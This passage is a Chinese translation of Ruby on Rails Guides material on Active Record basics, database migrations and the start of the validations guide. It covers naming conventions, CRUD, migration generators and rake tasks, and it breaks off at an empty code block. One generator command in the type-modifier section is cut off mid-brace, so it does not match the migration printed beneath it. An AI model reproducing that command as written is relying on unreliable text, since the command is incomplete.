### 1.1 Active Record 模式

Active Record 模式出自 Martin Fowler 的《企业应用架构模式》一书。在 Active Record 模式中，对象中既有持久存储的数据，也有针对数据的操作。Active Record 模式把数据存取逻辑作为对象的一部分，处理对象的用户知道如何把数据写入数据库，以及从数据库中读出数据。

### 1.2 对象关系映射

对象关系映射（ORM）是一种技术手段，把程序中的对象和关系型数据库中的数据表连接起来。使用 ORM，程序中对象的属性和对象之间的关系可以通过一种简单的方法从数据库获取，无需直接编写 SQL 语句，也不过度依赖特定的数据库种类。

### 1.3 Active Record 用作 ORM 框架

Active Record 提供了很多功能，其中最重要的几个如下：

- 表示模型和其中的数据；
- 表示模型之间的关系；
- 通过相关联的模型表示继承关系；
- 持久存入数据库之前，验证模型；
- 以面向对象的方式处理数据库操作；

## 2 Active Record 中的“多约定少配置”原则

使用其他编程语言或框架开发程序时，可能必须要编写很多配置代码。大多数的 ORM 框架都是这样。但是，如果遵循 Rails 的约定，创建 Active Record 模型时不用做多少配置（有时甚至完全不用配置）。Rails 的理念是，如果大多数情况下都要使用相同的方式配置程序，那么就应该把这定为默认的方法。所以，只有常规的方法无法满足要求时，才要额外的配置。

### 2.1 命名约定

默认情况下，Active Record 使用一些命名约定，查找模型和数据表之间的映射关系。Rails 把模型的类名转换成复数，然后查找对应的数据表。例如，模型类名为 `Book` ，数据表就是 `books` 。Rails 提供的单复数变形功能很强大，常见和不常见的变形方式都能处理。如果类名由多个单词组成，应该按照 Ruby 的约定，使用驼峰式命名法，这时对应的数据表将使用下划线分隔各单词。因此：

- 数据表名：复数，下划线分隔单词（例如 `book_clubs` ）
- 模型类名：单数，每个单词的首字母大写（例如 `BookClub` ）

| 模型 / 类 | 数据表 / 模式 |
| --- | --- |
| `Post` | `posts` |
| `LineItem` | `line_items` |
| `Deer` | `deers` |
| `Mouse` | `mice` |
| `Person` | `people` |

### 2.2 模式约定

根据字段的作用不同，Active Record 对数据表中的字段命名也做了相应的约定：

- 外键 - 使用 `singularized_table_name_id` 形式命名，例如 `item_id`，`order_id`。创建模型关联后，Active Record 会查找这个字段；
- 主键 - 默认情况下，Active Record 使用整数字段 `id` 作为表的主键。使用 Active Record 迁移创建数据表时，会自动创建这个字段；

还有一些可选的字段，能为 Active Record 实例添加更多的功能：

- `created_at` - 创建记录时，自动设为当前的时间戳；
- `updated_at` - 更新记录时，自动设为当前的时间戳；
- `lock_version` - 在模型中添加乐观锁定功能；
- `type` - 让模型使用单表继承；
- `(association_name)_type` - 多态关联的类型；
- `(table_name)_count` - 缓存关联对象的数量。例如，`posts` 表中的 `comments_count` 字段，缓存每篇文章的评论数；

虽然这些字段是可选的，但在 Active Record 中是被保留的。如果想使用相应的功能，就不要把这些保留字段用作其他用途。例如，`type` 这个保留字段是用来指定数据表使用“单表继承”（STI）的，如果不用 STI，请使用其他的名字，例如“context”，这也能表明该字段的作用。

## 3 创建 Active Record 模型

创建 Active Record 模型的过程很简单，只要继承 `ActiveRecord::Base` 类就行了：

```
class Product < ActiveRecord::Base
end
```

上面的代码会创建 `Product` 模型，对应于数据库中的 `products` 表。同时，`products` 表中的字段也映射到 `Product` 模型实例的属性上。假如 `products` 表由下面的 SQL 语句创建：

```
CREATE TABLE products (
   id int(11) NOT NULL auto_increment,
   name varchar(255),
   PRIMARY KEY  (id)
);
```

按照这样的数据表结构，可以编写出下面的代码：

```
p = Product.new
p.name = "Some Book"
puts p.name # "Some Book"
```

# 4 不用默认的命名约定

如果想使用其他的命名约定，或者在 Rails 程序中使用即有的数据库可以吗？没问题，不用默认的命名约定也很简单。

使用 `ActiveRecord::Base.table_name=` 方法可以指定数据表的名字：

```
class Product < ActiveRecord::Base
  self.table_name = "PRODUCT"
end
```

如果这么做，还要在测试中调用 `set_fixture_class` 方法，手动指定固件（`class_name.yml`）的类名：

```
class FunnyJoke < ActiveSupport::TestCase
  set_fixture_class funny_jokes: Joke
  fixtures :funny_jokes
  ...
end
```

还可以使用 `ActiveRecord::Base.primary_key=` 方法指定数据表的主键：

```
class Product < ActiveRecord::Base
  self.primary_key = "product_id"
end
```

# 5 CRUD：读写数据

CURD 是四种数据操作的简称：C 表示创建，R 表示读取，U 表示更新，D 表示删除。Active Record 自动创建了处理数据表中数据的方法。

## 5.1 创建

Active Record 对象可以使用 Hash 创建，在块中创建，或者创建后手动设置属性。`new` 方法会实例化一个对象，`create` 方法实例化一个对象，并将其存入数据库。

例如，`User` 模型中有两个属性，`name` 和 `occupation`。调用 `create` 方法会实例化一个对象，并把该对象对应的记录存入数据库：

```
user = User.create(name: "David", occupation: "Code Artist")
```

使用 `new` 方法，可以实例化一个对象，但不会保存：

```
user = User.new
user.name = "David"
user.occupation = "Code Artist"
```

调用 `user.save` 可以把记录存入数据库。

`create` 和 `new` 方法从结果来看，都实现了下面代码的功能：

```
user = User.new do |u|
  u.name = "David"
  u.occupation = "Code Artist"
end
```

### 5.2 读取

Active Record 为读取数据库中的数据提供了丰富的 API。下面举例说明。

```
# return a collection with all users
users = User.all
```

```
# return the first user
user = User.first
```

```
# return the first user named David
david = User.find_by(name: 'David')
```

```
# find all users named David who are Code Artists and sort by created_at
# in reverse chronological order
users = User.where(name: 'David', occupation: 'Code Artist').order('created_at DESC')
```

Active Record 查询一文会详细介绍查询 Active Record 模型的方法。

### 5.3 更新

得到 Active Record 对象后，可以修改其属性，然后再存入数据库。

```
user = User.find_by(name: 'David')
user.name = 'Dave'
user.save
```

还有个简写方式，使用 Hash，指定属性名和属性值，例如：

```
user = User.find_by(name: 'David')
user.update(name: 'Dave')
```

一次更新多个属性时使用这种方法很方便。如果想批量更新多个记录，可以使用类方法 `update_all`：

```
User.update_all "max_login_attempts = 3, must_change_password = 'true'"
```

### 5.4 删除

类似地，得到 Active Record 对象后还可以将其销毁，从数据库中删除。

```
user = User.find_by(name: 'David')
user.destroy
```

## 6 数据验证

在存入数据库之前，Active Record 还可以验证模型。模型验证有很多方法，可以检查属性值是否不为空、是否是唯一的，或者没有在数据库中出现过，等等。

把数据存入数据库之前进行验证是十分重要的步骤，所以调用 `create`、`save`、`update` 这三个方法时会做数据验证，验证失败时返回 `false`，此时不会对数据库做任何操作。这三个方法都有对应的爆炸方法（`create!`，`save!`，`update!`），爆炸方法要严格一些，如果验证失败，会抛出 `ActiveRecord::RecordInvalid` 异常。下面是个简单的例子：

```
class User < ActiveRecord::Base
  validates :name, presence: true
end

User.create  # => false
User.create! # => ActiveRecord::RecordInvalid: Validation failed: Name can't be blank
```

Active Record 数据验证一文会详细介绍数据验证。

## 7 回调

Active Record 回调可以在模型声明周期的特定事件上绑定代码，相应的事件发生时，执行这些代码。例如创建新纪录时，更新记录时，删除记录时，等等。Active Record 回调一文会详细介绍回调。

## 8 迁移

Rails 提供了一个 DSL 用来处理数据库模式，叫做“迁移”。迁移的代码存储在特定的文件中，通过 `rake` 调用，可以用在 Active Record 支持的所有数据库上。下面这个迁移会新建一个数据表：

```
class CreatePublications < ActiveRecord::Migration
  def change
    create_table :publications do |t|
      t.string :title
      t.text :description
      t.references :publication_type
      t.integer :publisher_id
      t.string :publisher_type
      t.boolean :single_issue

      t.timestamps
    end
    add_index :publications, :publication_type_id
  end
end
```

Rails 会跟踪哪些迁移已经应用到数据库中，还提供了回滚功能。创建数据表要执行 `rake db:migrate` 命令；回滚操作要执行 `rake db:rollback` 命令。

注意，上面的代码和具体的数据库种类无关，可用于 MySQL、PostgreSQL、Oracle 等数据库。关于迁移的详细介绍，参阅 Active Record 迁移一文。

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Active Record 数据库迁移

迁移是 Active Record 提供的一个功能，按照时间顺序管理数据库模式。使用迁移，无需编写 SQL，使用简单的 Ruby DSL 就能修改数据表。

读完本文，你将学到：

- 生成迁移文件的生成器；
- Active Record 提供用来修改数据库的方法；
- 管理迁移和数据库模式的 Rake 任务；
- 迁移和 `schema.rb` 文件的关系；

## Chapters

## 1 迁移简介

迁移使用一种统一、简单的方式，按照时间顺序修改数据库的模式。迁移使用 Ruby DSL 编写，因此不用手动编写 SQL 语句，对数据库的操作和所用的数据库种类无关。

你可以把每个迁移看做数据库的一个修订版本。数据库中一开始什么也没有，各个迁移会添加或删除数据表、字段或记录。Active Record 知道如何按照时间线更新数据库，不管数据库现在的模式如何，都能更新到最新结构。同时，Active Record 还会更新 `db/schema.rb` 文件，匹配最新的数据库结构。

下面是一个迁移示例：

```
class CreateProducts < ActiveRecord::Migration
  def change
    create_table :products do |t|
      t.string :name
      t.text :description

      t.timestamps
    end
  end
end
```

这个迁移创建了一个名为 `products` 的表，然后在表中创建字符串字段 `name` 和文本字段 `description`。名为 `id` 的主键字段会被自动创建。`id` 字段是所有 Active Record 模型的默认主键。`timestamps` 方法创建两个字段：`created_at` 和 `updated_at`。如果数据表中有这两个字段，Active Record 会负责操作。

注意，对数据库的改动按照时间向前 推移。运行迁移之前，数据表还不存在。运行迁移后，才会创建数据表。Active Record 知道如何撤销迁移，如果回滚这次迁移，数据表会被删除。

在支持事务的数据库中，对模式的改动会在一个事务中执行。如果数据库不支持事务，迁移失败时，成功执行的操作将无法回滚。如要回滚，必须手动改回来。

某些查询无法在事务中运行。如果适配器支持 DDL 事务，可以在某个迁移中调用 `disable_ddl_transaction!` 方法禁用。

如果想在迁移中执行 Active Record 不知如何撤销的操作，可以使用 `reversible` 方法：

```
class ChangeProductsPrice < ActiveRecord::Migration
  def change
    reversible do |dir|
      change_table :products do |t|
        dir.up   { t.change :price, :string }
        dir.down { t.change :price, :integer }
      end
    end
  end
end
```

或者不用 `change` 方法，分别使用 `up` 和 `down` 方法：

```
class ChangeProductsPrice < ActiveRecord::Migration
  def up
    change_table :products do |t|
      t.change :price, :string
    end
  end

  def down
    change_table :products do |t|
      t.change :price, :integer
    end
  end
end
```

# 2 创建迁移

## 2.1 单独创建迁移

迁移文件存储在 `db/migrate` 文件夹中，每个迁移保存在一个文件中。文件名采用 `YYYYMMDDHHMMSS_create_products.rb` 形式，即一个 UTC 时间戳后加以下划线分隔的迁移名。迁移的类名（驼峰式）要和文件名时间戳后面的部分匹配。例如，在 `20080906120000_create_products.rb` 文件中要定义 `CreateProducts` 类；在 `20080906120001_add_details_to_products.rb` 文件中要定义 `AddDetailsToProducts` 类。文件名中的时间戳决定要运行哪个迁移，以及按照什么顺序运行。从其他程序中复制迁移，或者自己生成迁移时，要注意运行的顺序。

自己计算时间戳不是件简单的事，所以 Active Record 提供了一个生成器：

```
$ rails generate migration AddPartNumberToProducts
```

这个命令生成一个空的迁移，但名字已经起好了：

```
class AddPartNumberToProducts < ActiveRecord::Migration
  def change
  end
end
```

如果迁移的名字是“AddXXXToYYY”或者“RemoveXXXFromYYY”这种格式，而且后面跟着一个字段名和类型列表，那么迁移中会生成合适的 `add_column` 或 `remove_column` 语句。

```
$ rails generate migration AddPartNumberToProducts part_number:string
```

这个命令生成的迁移如下：

```
class AddPartNumberToProducts < ActiveRecord::Migration
  def change
    add_column :products, :part_number, :string
  end
end
```

如果想为新建的字段创建添加索引，可以这么做：

```
$ rails generate migration AddPartNumberToProducts part_number:string:index
```

这个命令生成的迁移如下：

```
class AddPartNumberToProducts < ActiveRecord::Migration
  def change
    add_column :products, :part_number, :string
    add_index :products, :part_number
  end
end
```

类似地，还可以生成删除字段的迁移：

```
$ rails generate migration RemovePartNumberFromProducts part_number:string
```

这个命令生成的迁移如下：

```
class RemovePartNumberFromProducts < ActiveRecord::Migration
  def change
    remove_column :products, :part_number, :string
  end
end
```

迁移生成器不单只能创建一个字段，例如：

```
$ rails generate migration AddDetailsToProducts part_number:string price:decimal
```

生成的迁移如下：

```
class AddDetailsToProducts < ActiveRecord::Migration
  def change
    add_column :products, :part_number, :string
    add_column :products, :price, :decimal
  end
end
```

如果迁移名是“CreateXXX”形式，后面跟着一串字段名和类型声明，迁移就会创建名为“XXX”的表，以及相应的字段。例如：

```
$ rails generate migration CreateProducts name:string part_number:string
```

生成的迁移如下：

```
class CreateProducts < ActiveRecord::Migration
  def change
    create_table :products do |t|
      t.string :name
      t.string :part_number
    end
  end
end
```

生成器生成的只是一些基础代码，你可以根据需要修改 `db/migrate/YYYYMMDDHHMMSS_add_details_to_products.rb` 文件，增删代码。

在生成器中还可把字段类型设为 `references` （还可使用 `belongs_to` ）。例如：

```
$ rails generate migration AddUserRefToProducts user:references
```

生成的迁移如下：

```
class AddUserRefToProducts < ActiveRecord::Migration
  def change
    add_reference :products, :user, index: true
  end
end
```

这个迁移会创建 `user_id` 字段，并建立索引。

如果迁移名中包含 `JoinTable` ，生成器还会创建联合数据表：

```
rails g migration CreateJoinTableCustomerProduct customer product
```

生成的迁移如下：

```
class CreateJoinTableCustomerProduct < ActiveRecord::Migration
  def change
    create_join_table :customers, :products do |t|
      # t.index [:customer_id, :product_id]
      # t.index [:product_id, :customer_id]
    end
  end
end
```

## 2.2 模型生成器

模型生成器和脚手架生成器会生成合适的迁移，创建模型。迁移中会包含创建所需数据表的代码。如果在生成器中指定了字段，还会生成创建字段的代码。例如，运行下面的命令：

```
$ rails generate model Product name:string description:text
```

会生成如下的迁移：

```
class CreateProducts < ActiveRecord::Migration
  def change
    create_table :products do |t|
      t.string :name
      t.text :description

      t.timestamps
    end
  end
end
```

字段的名字和类型数量不限。

## 2.3 支持的类型修饰符

在字段类型后面，可以在花括号中添加选项。可用的修饰符如下：

- `limit`：设置 `string/text/binary/integer` 类型字段的最大值；
- `precision`：设置 `decimal` 类型字段的精度，即数字的位数；
- `scale`：设置 `decimal` 类型字段小数点后的数字位数；
- `polymorphic`：为 `belongs_to` 关联添加 `type` 字段；
- `null`：是否允许该字段的值为 `NULL`；

例如，执行下面的命令：

```
$ rails generate migration AddDetailsToProducts 'price:decimal{5,2}' supplier:references{
```

生成的迁移如下：

```
class AddDetailsToProducts < ActiveRecord::Migration
  def change
    add_column :products, :price, :decimal, precision: 5, scale: 2
    add_reference :products, :supplier, polymorphic: true, index: true
  end
end
```

# 3 编写迁移

使用前面介绍的生成器生成迁移后，就可以开始写代码了。

## 3.1 创建数据表

`create_table` 方法最常用，大多数时候都会由模型或脚手架生成器生成。典型的用例如下：

```
create_table :products do |t|
  t.string :name
end
```

这个迁移会创建 `products` 数据表，在数据表中创建 `name` 字段（后面会介绍，还会自动创建 `id` 字段）。

默认情况下，`create_table` 方法会创建名为 `id` 的主键。通过 `:primary_key` 选项可以修改主键名（修改后别忘了修改相应的模型）。如果不想生成主键，可以传入 `id: false` 选项。如果设置数据库的选项，可以在 `:options` 选择中使用 SQL。例如：

```
create_table :products, options: "ENGINE=BLACKHOLE" do |t|
  t.string :name, null: false
end
```

这样设置之后，会在创建数据表的 SQL 语句后面加上 `ENGINE=BLACKHOLE`。（MySQL 默认的选项是 `ENGINE=InnoDB`）

## 3.2 创建联合数据表

`create_join_table` 方法用来创建 HABTM 联合数据表。典型的用例如下：

```
create_join_table :products, :categories
```

这段代码会创建一个名为 `categories_products` 的数据表，包含两个字段：`category_id` 和 `product_id`。这两个字段的 `:null` 选项默认情况都是 `false`，不过可在 `:column_options` 选项中设置。

```
create_join_table :products, :categories, column_options: {null: true}
```

这段代码会把 `product_id` 和 `category_id` 字段的 `:null` 选项设为 `true`。

如果想修改数据表的名字，可以传入 `:table_name` 选项。例如：

```
create_join_table :products, :categories, table_name: :categorization
```

创建的数据表名为 `categorization`。

`create_join_table` 还可接受代码库，用来创建索引（默认无索引）或其他字段。

```
create_join_table :products, :categories do |t|
  t.index :product_id
  t.index :category_id
end
```

### 3.3 修改数据表

有一个和 `create_table` 类似地方法，名为 `change_table`，用来修改现有的数据表。其用法和 `create_table` 类似，不过传入块的参数知道更多技巧。例如：

```
change_table :products do |t|
  t.remove :description, :name
  t.string :part_number
  t.index :part_number
  t.rename :upccode, :upc_code
end
```

这段代码删除了 `description` 和 `name` 字段，创建 `part_number` 字符串字段，并建立索引，最后重命名 `upccode` 字段。

### 3.4 如果帮助方法不够用

如果 Active Record 提供的帮助方法不够用，可以使用 `execute` 方法，执行任意的 SQL 语句：

```
Product.connection.execute('UPDATE `products` SET `price`=`free` WHERE 1')
```

各方法的详细用法请查阅 API 文档：

- `ActiveRecord::ConnectionAdapters::SchemaStatements`：包含可在 `change`，`up` 和 `down` 中使用的方法；
- `ActiveRecord::ConnectionAdapters::TableDefinition`：包含可在 `create_table` 方法的块参数上调用的方法；
- `ActiveRecord::ConnectionAdapters::Table`：包含可在 `change_table` 方法的块参数上调用的方法；

### 3.5 使用 `change` 方法

`change` 是迁移中最常用的方法，大多数情况下都能完成指定的操作，而且 Active Record 知道如何撤这些操作。目前，在 `change` 方法中只能使用下面的方法：

- `add_column`
- `add_index`
- `add_reference`
- `add_timestamps`
- `create_table`
- `create_join_table`
- `drop_table` （必须提供代码块）
- `drop_join_table` （必须提供代码块）
- `remove_timestamps`
- `rename_column`
- `rename_index`
- `remove_reference`
- `rename_table`

只要在块中不使用 `change` 、 `change_default` 或 `remove` 方法， `change_table` 中的操作也是可逆的。

如果要使用任何其他方法，可以使用 `reversible` 方法，或者不定义 `change` 方法，而分别定义 `up` 和 `down` 方法。

### 3.6 使用 `reversible` 方法

Active Record 可能不知如何撤销复杂的迁移操作，这时可以使用 `reversible` 方法指定运行迁移和撤销迁移时怎么操作。例如：

```
class ExampleMigration < ActiveRecord::Migration
  def change
    create_table :products do |t|
      t.references :category
    end

    reversible do |dir|
      dir.up do
        #add a foreign key
        execute <<-SQL
          ALTER TABLE products
            ADD CONSTRAINT fk_products_categories
            FOREIGN KEY (category_id)
            REFERENCES categories(id)
        SQL
      end
      dir.down do
        execute <<-SQL
          ALTER TABLE products
            DROP FOREIGN KEY fk_products_categories
        SQL
      end
    end

    add_column :users, :home_page_url, :string
    rename_column :users, :email, :email_address
  end
```

使用 `reversible` 方法还能确保操作按顺序执行。在上面的例子中，如果撤销迁移，`down` 代码块会在 `home_page_url` 字段删除后、`products` 数据表删除前运行。

有时，迁移的操作根本无法撤销，例如删除数据。这是，可以在 `down` 代码块中抛出 `ActiveRecord::IrreversibleMigration` 异常。如果有人尝试撤销迁移，会看到一个错误消息，告诉他无法撤销。

### 3.7 使用 `up` 和 `down` 方法

在迁移中可以不用 `change` 方法，而用 `up` 和 `down` 方法。`up` 方法定义要对数据库模式做哪些操作，`down` 方法用来撤销这些操作。也就是说，如果执行 `up` 后立即执行 `down`，数据库的模式应该没有任何变化。例如，在 `up` 中创建了数据表，在 `down` 方法中就要将其删除。撤销时最好按照添加的相反顺序进行。前一节中的 `reversible` 用法示例代码可以改成：

```
class ExampleMigration < ActiveRecord::Migration
  def up
    create_table :products do |t|
      t.references :category
    end

    # add a foreign key
    execute <<-SQL
      ALTER TABLE products
        ADD CONSTRAINT fk_products_categories
        FOREIGN KEY (category_id)
        REFERENCES categories(id)
    SQL

    add_column :users, :home_page_url, :string
    rename_column :users, :email, :email_address
  end

  def down
    rename_column :users, :email_address, :email
    remove_column :users, :home_page_url

    execute <<-SQL
      ALTER TABLE products
        DROP FOREIGN KEY fk_products_categories
    SQL

    drop_table :products
  end
end
```

如果迁移不可撤销，应该在 `down` 方法中抛出 `ActiveRecord::IrreversibleMigration` 异常。如果有人尝试撤销迁移，会看到一个错误消息，告诉他无法撤销。

### 3.8 撤销之前的迁移

Active Record 提供了撤销迁移的功能，通过 `revert` 方法实现：

```
require_relative '2012121212_example_migration'

class FixupExampleMigration < ActiveRecord::Migration
  def change
    revert ExampleMigration

    create_table(:apples) do |t|
      t.string :variety
    end
  end
end
```

`revert` 方法还可接受一个块，定义撤销操作。`revert` 方法可用来撤销以前迁移的部分操作。例如，`ExampleMigration` 已经执行，但后来觉得最好还是序列化产品列表。那么，可以编写下面的代码：

```
class SerializeProductListMigration < ActiveRecord::Migration
  def change
    add_column :categories, :product_list

    reversible do |dir|
      dir.up do
        # transfer data from Products to Category#product_list
      end
      dir.down do
        # create Products from Category#product_list
      end
    end

    revert do
      # copy-pasted code from ExampleMigration
      create_table :products do |t|
        t.references :category
      end

      reversible do |dir|
        dir.up do
          #add a foreign key
          execute <<-SQL
            ALTER TABLE products
              ADD CONSTRAINT fk_products_categories
              FOREIGN KEY (category_id)
              REFERENCES categories(id)
          SQL
        end
        dir.down do
          execute <<-SQL
            ALTER TABLE products
              DROP FOREIGN KEY fk_products_categories
          SQL
        end
      end

      # The rest of the migration was ok
    end
  end
end
```

上面这个迁移也可以不用 `revert` 方法，不过步骤就多了：调换 `create_table` 和 `reversible` 的顺序，把 `create_table` 换成 `drop_table`，还要对调 `up` 和 `down` 中的代码。这些操作都可交给 `revert` 方法完成。

# 4 运行迁移

Rails 提供了很多 Rake 任务，用来执行指定的迁移。

其中最常使用的是 `rake db:migrate`，执行还没执行的迁移中的 `change` 或 `up` 方法。如果没有未运行的迁移，直接退出。`rake db:migrate` 按照迁移文件名中时间戳顺序执行迁移。

注意，执行 `db:migrate` 时还会执行 `db:schema:dump`，更新 `db/schema.rb` 文件，匹配数据库的结构。

如果指定了版本，Active Record 会运行该版本之前的所有迁移。版本就是迁移文件名前的数字部分。例如，要运行 20080906120000 这个迁移，可以执行下面的命令：

```
$ rake db:migrate VERSION=20080906120000
```

如果 20080906120000 比当前的版本高，上面的命令就会执行所有 20080906120000 之前（包括 20080906120000）的迁移中的 `change` 或 `up` 方法，但不会运行 20080906120000 之后的迁移。如果回滚迁移，则会执行 20080906120000 之前（不包括 20080906120000）的迁移中的 `down` 方法。

## 4.1 回滚

还有一个常用的操作时回滚到之前的迁移。例如，迁移代码写错了，想纠正。我们无须查找迁移的版本号，直接执行下面的命令即可：

```
$ rake db:rollback
```

这个命令会回滚上一次迁移，撤销 `change` 方法中的操作，或者执行 `down` 方法。如果想撤销多个迁移，可以使用 `STEP` 参数：

```
$ rake db:rollback STEP=3
```

这个命令会撤销前三次迁移。

`db:migrate:redo` 命令可以回滚上一次迁移，然后再次执行迁移。和 `db:rollback` 一样，如果想重做多次迁移，可以使用 `STEP` 参数。例如：

```
$ rake db:migrate:redo STEP=3
```

这些 Rake 任务的作用和 `db:migrate` 一样，只是用起来更方便，因为无需查找特定的迁移版本号。

## 4.2 搭建数据库

`rake db:setup` 任务会创建数据库，加载模式，并填充种子数据。

## 4.3 重建数据库

`rake db:reset` 任务会删除数据库，然后重建，等价于 `rake db:drop db:setup` 。

这个任务和执行所有迁移的作用不同。`rake db:reset` 使用的是 `schema.rb` 文件中的内容。如果迁移无法回滚，`rake db:reset` 起不了作用。详细介绍参见“导出模式”一节。

## 4.4 运行指定的迁移

如果想执行指定迁移，或者撤销指定迁移，可以使用 `db:migrate:up` 和 `db:migrate:down` 任务，指定相应的版本号，就会根据需求调用 `change` 、`up` 或 `down` 方法。例如：

```
$ rake db:migrate:up VERSION=20080906120000
```

这个命令会执行 20080906120000 迁移中的 `change` 方法或 `up` 方法。`db:migrate:up` 首先会检测指定的迁移是否已经运行，如果 Active Record 任务已经执行，就不会做任何操作。

### 4.5 在不同的环境中运行迁移

默认情况下，`rake db:migrate` 任务在 `development` 环境中执行。要在其他环境中运行迁移，执行命令时可以使用环境变量 `RAILS_ENV` 指定环境。例如，要在 `test` 环境中运行迁移，可以执行下面的命令：

```
$ rake db:migrate RAILS_ENV=test
```

### 4.6 修改运行迁移时的输出

默认情况下，运行迁移时，会输出操作了哪些操作，以及花了多长时间。创建数据表并添加索引的迁移产生的输出如下：

```
==  CreateProducts: migrating =================================================
-- create_table(:products)
   -> 0.0028s
==  CreateProducts: migrated (0.0028s) ========================================
```

在迁移中可以使用很多方法，控制输出：

| 方法 | 作用 |
| --- | --- |
| suppress_messages | 接受一个代码块，禁止代码块中所有操作的输出 |
| say | 接受一个消息字符串作为参数，将其输出。第二个参数是布尔值，指定输出结果是否缩进 |
| say_with_time | 输出文本，以及执行代码块中操作所用时间。如果代码块的返回结果是整数，会当做操作的记录数量 |

例如，下面这个迁移：

```
class CreateProducts < ActiveRecord::Migration
  def change
    suppress_messages do
      create_table :products do |t|
        t.string :name
        t.text :description
        t.timestamps
      end
    end

    say "Created a table"

    suppress_messages {add_index :products, :name}
    say "and an index!", true

    say_with_time 'Waiting for a while' do
      sleep 10
      250
    end
  end
end
```

输出结果是：

```
==  CreateProducts: migrating =================================================
-- Created a table
   -> and an index!
-- Waiting for a while
   -> 10.0013s
   -> 250 rows
==  CreateProducts: migrated (10.0054s) ========================================
```

如果不想让 Active Record 输出任何结果，可以使用 `rake db:migrate VERBOSE=false` 。

# 5 修改现有的迁移

有时编写的迁移中可能有错误，如果已经运行了迁移，不能直接编辑迁移文件再运行迁移。Rails 认为这个迁移已经运行，所以执行 `rake db:migrate` 任务时什么也不会做。这种情况必须先回滚迁移（例如，执行 `rake db:rollback` 任务），编辑迁移文件后再执行 `rake db:migrate` 任务执行改正后的版本。

一般来说，直接修改现有的迁移不是个好主意。这么做会为你以及你的同事带来额外的工作量，如果这个迁移已经在生产服务器上运行过，还可能带来不必要的麻烦。你应该编写一个新的迁移，做所需的改动。编辑新生成还未纳入版本控制的迁移（或者更宽泛地说，还没有出现在开发设备之外），相对来说是安全的。

在新迁移中撤销之前迁移中的全部操作或者部分操作可以使用 `revert` 方法。（参见前面的撤销之前的迁移一节）

# 6 导出模式

## 6.1 模式文件的作用

迁移的作用并不是为数据库模式提供可信的参考源。`db/schema.rb` 或由 Active Record 生成的 SQL 文件才有这个作用。`db/schema.rb` 这些文件不可修改，其目的是表示数据库的当前结构。

部署新程序时，无需运行全部的迁移。直接加载数据库结构要简单快速得多。

例如，测试数据库是这样创建的：导出开发数据库的结构（存入文件 `db/schema.rb` 或 `db/structure.sql`），然后导入测试数据库。

模式文件还可以用来快速查看 Active Record 中有哪些属性。模型中没有属性信息，而且迁移会频繁修改属性，但是模式文件中有最终的结果。annotate_models gem 会在模型文件的顶部加入注释，自动添加并更新模型的模式。

### 6.2 导出的模式文件类型

导出模式有两种方法，由 `config/application.rb` 文件中的 `config.active_record.schema_format` 选项设置，可以是 `:sql` 或 `:ruby`。

如果设为 `:ruby`，导出的模式保存在 `db/schema.rb` 文件中。打开这个文件，你会发现内容很多，就像一个很大的迁移：

```
ActiveRecord::Schema.define(version: 20080906171750) do
  create_table "authors", force: true do |t|
    t.string   "name"
    t.datetime "created_at"
    t.datetime "updated_at"
  end

  create_table "products", force: true do |t|
    t.string   "name"
    t.text "description"
    t.datetime "created_at"
    t.datetime "updated_at"
    t.string "part_number"
  end
end
```

大多数情况下，文件的内容都是这样。这个文件使用 `create_table`、`add_index` 等方法审查数据库的结构。这个文件盒使用的数据库类型无关，可以导入任何一种 Active Record 支持的数据库。如果开发的程序需要兼容多种数据库，可以使用这个文件。

不过 `db/schema.rb` 也有缺点：无法执行数据库的某些操作，例如外键约束，触发器，存储过程。在迁移文件中可以执行 SQL 语句，但导出模式的程序无法从数据库中重建这些语句。如果你的程序用到了前面提到的数据库操作，可以把模式文件的格式设为 `:sql`。

`:sql` 格式的文件不使用 Active Record 的模式导出程序，而使用数据库自带的导出工具（执行 `db:structure:dump` 任务），把数据库模式导入 `db/structure.sql` 文件。例如，PostgreSQL 使用 `pg_dump` 导出模式。如果使用 MySQL，`db/structure.sql` 文件中会出现多个 `SHOW CREATE TABLE` 用来创建数据表的语句。

加载模式时，只要执行其中的 SQL 语句即可。按预期，导入后会创建一个完整的数据库结构。使用 `:sql` 格式，就不能把模式导入其他类型的数据库中了。

### 6.3 模式导出和版本控制

因为导出的模式文件是数据库模式的可信源，强烈推荐将其纳入版本控制。

## 7 Active Record 和引用完整性

Active Record 在模型中，而不是数据库中设置关联。因此，需要在数据库中实现的功能，例如触发器、外键约束，不太常用。

`validates :foreign_key, uniqueness: true` 这个验证是模型保证数据完整性的一种方法。在关联中设置 `:dependent` 选项，可以保证父对象删除后，子对象也会被删除。和任何一种程序层的操作一样，这些无法完全保证引用完整性，所以很多人还是会在数据库中使用外键约束。

Active Record 并没有为使用这些功能提供任何工具，不过 `execute` 方法可以执行任意的 SQL 语句。还可以使用 foreigner 等 gem，为 Active Record 添加外键支持（还能把外键导出到 `db/schema.rb` 文件）。

## 8 迁移和种子数据

有些人使用迁移把数据存入数据库：

```
class AddInitialProducts < ActiveRecord::Migration
  def up
    5.times do |i|
      Product.create(name: "Product ##{i}", description: "A product.")
    end
  end

  def down
    Product.delete_all
  end
end
```

Rails 提供了“种子”功能，可以把初始化数据存入数据库。这个功能用起来很简单，在 `db/seeds.rb` 文件中写一些 Ruby 代码，然后执行 `rake db:seed` 命令即可：

```
5.times do |i|
  Product.create(name: "Product ##{i}", description: "A product.")
end
```

填充新建程序的数据库，使用这种方法操作起来简洁得多。

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Active Record 数据验证

本文介绍如何使用 Active Record 提供的数据验证功能在数据存入数据库之前验证对象的状态。

读完本文，你将学到：

- 如何使用 Active Record 内建的数据验证帮助方法；
- 如何编写自定义的数据验证方法；
- 如何处理验证时产生的错误消息；

## Chapters

# 1 数据验证简介

下面演示一个非常简单的数据验证：

```
